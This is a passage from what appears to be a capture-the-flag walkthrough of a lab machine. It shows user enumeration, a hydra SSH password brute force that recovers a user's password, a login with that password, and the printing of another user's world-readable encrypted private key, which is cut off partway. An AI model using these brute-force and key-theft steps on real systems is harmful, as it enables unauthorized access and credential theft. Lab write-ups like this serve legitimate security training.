
Apart from the share groups, we can see that it has already enumerated some usernames. After completing the enumeration, we found two local users: **jan** and **kay**.



```
 ===================================================================
|    Users on 10.0.5.6 via RID cycling (RIDS: 500-550,1000-1050)    |
 ===================================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-2853212168-2008227510-3551253869
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username '', password ''
S-1-5-21-2853212168-2008227510-3551253869-500 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-1-5-21-2853212168-2008227510-3551253869-502 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-503 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-504 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-505 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-506 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-507 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-508 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-509 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-510 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-511 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-512 *unknown*\*unknown* (8)
```

[Found two local users: jan and kay]

Previously, we did not have any success with user enumeration script on port 22. This time, we are going to force our way in brute forcing ssh service for users jan and kay. As per the contents of http://10.0.5.6/development/j.txt, we will try brute forcing jan's account first.




```
root@mjolnir:~/basic2# hydra -l jan -P /usr/share/wordlists/rockyou.txt 10.0.5.6 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for il
legal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-08-28 21:35:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use
 -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per tas
k
[DATA] attacking ssh://10.0.5.6:22/
[STATUS] 257.00 tries/min, 257 tries in 00:01h, 14344143 to do in 930:14h, 16 active
[STATUS] 246.67 tries/min, 740 tries in 00:03h, 14343660 to do in 969:10h, 16 active
[22][ssh] host: 10.0.5.6   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-08-28 21:38:11
root@mjolnir:~/basic2# 
```

[Brute forcing jan's account]

The syntax for hydra is: hydra -l <username/username list> -P <Password/password/list> <target ip address> <protocol/service>

We brute forced jan's password: armando

We do the same for kay.




```
root@mjolnir:~/basic2# hydra -l kay -P /usr/share/wordlists/rockyou.txt 10.0.5.6 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for il
legal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-08-28 21:41:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use
 -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per tas
k
[DATA] attacking ssh://10.0.5.6:22/
```

[Brute forcing kay's account]

We could not find a valid password for kay.

Let's ssh into the target with jan's credentials.




```
root@mjolnir:~/basic2# ssh jan@10.0.5.6
jan@10.0.5.6's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

129 packages can be updated.
66 updates are security updates.

New release '18.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Tue Aug 28 18:23:11 2018 from 10.0.5.5
jan@basic2:~$ id
uid=1001(jan) gid=1001(jan) groups=1001(jan)
jan@basic2:~$ 
```

[ssh into target machine using jan's credentials]

Let's explore the system. Going to the home directory, we have access to kay's directory.


Furthermore, .ssh directory as well as his public and private keys can be viewed by everyone.



```
jan@basic2:~$ cd ..
jan@basic2:/home$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Apr 19 13:50 .
drwxr-xr-x 24 root root 4096 Apr 23 16:03 ..
drwxr-xr-x  2 root root 4096 Apr 23 16:05 jan
drwxr-xr-x  5 kay  kay  4096 Apr 23 15:38 kay
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23 15:38 .
drwxr-xr-x 4 root root 4096 Apr 19 13:50 ..
-rw------- 1 kay  kay   756 Apr 23 16:06 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17 12:59 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17 12:59 .bashrc
drwx------ 2 kay  kay  4096 Apr 17 13:05 .cache
-rw------- 1 root kay   119 Apr 23 15:38 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23 14:50 .nano
-rw------- 1 kay  kay    57 Apr 23 15:08 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17 12:59 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23 15:05 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17 13:05 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23 15:32 .viminfo
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23 15:05 .
drwxr-xr-x 5 kay kay 4096 Apr 23 15:38 ..
-rw-rw-r-- 1 kay kay  771 Apr 23 15:05 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19 13:41 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19 13:41 id_rsa.pub
jan@basic2:/home/kay/.ssh$ 
```


[Exploring the system]

I copied his private key into the attacking system.



```
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

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
```

